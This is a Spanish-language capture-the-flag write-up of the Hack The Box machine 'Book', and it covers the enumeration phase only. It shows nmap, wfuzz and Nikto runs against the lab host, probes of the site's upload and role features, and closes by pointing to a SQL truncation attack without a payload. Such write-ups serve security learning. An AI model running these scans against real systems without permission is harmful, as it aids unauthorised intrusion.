

Book

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Book en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad medio (6.2).




Ilustración 1: Book.

La fase de enumeración dio comienzo haciendo uso de NMAP:




Ilustración 2: Comando de NMAP ejecutado.

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA) 256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA) 256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)				
80	tcp	open	http	syn-ack	Apache httpd	2.4.29 (Ubuntu)
	http-cookie-flags	/: PHPSESSID: httponly flag not set				
	http-methods	Supported Methods: GET HEAD POST OPTIONS				
	http-server-header	Apache/2.4.29 (Ubuntu)				
	http-title	LIBRARY - Read Learn Have Fun				

Ilustración 3: Resultados de NMAP.

Analizando los resultados obtenidos, se puede apreciar que es un sistema Ubuntu, con el servicio SSH habilitado en el puerto 22 y el servicio web Apache 2.4.29 en el puerto 80.




Ilustración 4: Web en http://10.10.10.176.

Todo apuntaba a que la intrusión al sistema debía pasar por vulnerar la seguridad de la web, por tanto, se hizo un breve reconocimiento para determinar el funcionamiento de ésta, creando usuarios y visitando las diferentes páginas.




Ilustración 5: Creación de usuario.




Ilustración 6: Página inicial.




Ilustración 7: Página <http://10.10.10.176/books.php>.




Ilustración 8: Descarga de libros en <https://10.10.10.176/download.php?file=1>.

Una de las funcionalidades que poseía el usuario sin privilegios era la posibilidad de descargar los libros en formato PDF, que se listaban en la página <http://10.10.10.176/books.php>.

Se analizaron los metadatos en busca de usuarios o información relevante:




Ilustración 9: Búsqueda de metadatos.

Se encontró un posible nombre de usuario, *derek*. Pero se continuó realizando un reconocimiento de la web en busca de algún vector de ataque.

En la página <http://10.10.10.176/collections.php> era posible subir un fichero PDF, que podría ser buscado por nombre o autor en <http://10.10.10.176/search.php>, para su posterior descarga desde <http://10.10.10.176/download.php?file=ID>.




Ilustración 10: Subiendo un fichero PDF <http://10.10.10.176/collections.php>.




Ilustración 11: Búsqueda del fichero PDF subido en <http://10.10.10.176/search.php>.




Ilustración 12: Descarga del fichero PDF subido a la web, con nombre 87905.pdf.

Siempre que se subía un fichero el nombre era modificado por un número identificativo. En la página <http://10.10.10.176/feedback.php> se podían enviar comentarios sobre un libro.




Ilustración 13: <http://10.10.10.176/feedback.php>.

En el perfil del usuario se especificaba el rol que cumplía. Se probó a capturar la petición con *BurpSuite* e intentar cambiar el rol *User* por *Admin*, pero no funcionó, únicamente se podía modificar el nombre de usuario.




Ilustración 14: Perfil del usuario MrTux.

En la página <http://10.10.10.176/contact.php> era posible enviar mensaje directo al administrador de la web. Se podía visualizar su correo electrónico, por tanto, se deducía su nombre de usuario.




Ilustración 15: Correo de administrador de la web en <http://10.10.10.176/contact.php>.

Se ejecutaron las herramientas *Wfuzz* y *Nikto* en busca de más información y rutas relevantes en la Web.

- *Wfuzz*:

```

> ~/H/Machines/Book > wfuzz -c -R1 -z file,/usr/share/wordlists/dirb/b
ig.txt -z file,/usr/share/wordlists/dirb/extensions_common.txt --hc 403,404,500 http
://10.10.10.176/FUZZFUZZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://10.10.10.176/FUZZFUZZZ
Total requests: 634539

=====
ID           Response  Lines  Word   Chars  Payload
=====
000056266:  301         9 L    28 W   312 Ch  "admin"
|_ Enqueued response for recursion (level=1)
000056296:  200        307 L   613 W  6291 Ch  "admin - /"
|_ Enqueued response for recursion (level=1)
000112614:  302         0 L     0 W    0 Ch  "books - .php"
000151178:  302         0 L     0 W    0 Ch  "collections - .php"
"
000160323:  302         0 L     0 W    0 Ch  "contact - .php"
000179078:  200         0 L     0 W    0 Ch  "db - .php"
000194061:  301         9 L    28 W   311 Ch  "docs"
|_ Enqueued response for recursion (level=1)
000197151:  302         0 L     0 W    0 Ch  "download - .php"
000231592:  302         0 L     0 W    0 Ch  "feedback - .php"
000277596:  302         0 L     0 W    0 Ch  "home - .php"
000290688:  301         9 L    28 W   313 Ch  "images"

```

Ilustración 16: Ejecución de *Wfuzz*.

- Nikto:

```
nikto -h http://10.10.10.176/ -C 'all'
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.176
+ Target Hostname: 10.10.10.176
+ Target Port:    80
+ Start Time:     2020-06-28 13:25:23 (GMT2)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26470 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2020-06-28 13:47:07 (GMT2) (1304 seconds)
-----
+ 1 host(s) tested
```

Ilustración 17: Ejecución de Nikto.

El fichero *db.php* encontrado resultó ser un *rabbit hole*. También se identificó otro panel de *login*, exclusivamente para el administrador de la web.




Ilustración 18: Admin Panel en <http://10.10.10.176/admin/index.php>.

Un usuario sin privilegios en la web podía subir ficheros, pero no tenía acceso a ellos, solo se podían descargar, así que todo apuntaba que para realizar la intrusión al sistema primero se debía conseguir acceso como usuario administrador de la web.

En el formulario de registro de usuarios, se podía observar lo siguiente:




Ilustración 19: El campo nombre no debe tener más de 10 caracteres.




Ilustración 20: Código JavaScript que valida los campos name y email.

Los mensajes encontrados, fueron pistas para realizar un *SQL Truncation Attack*. Es decir, un usuario sin privilegios podría conseguir acceso como usuario administrador sin necesidad de conocer su contraseña.

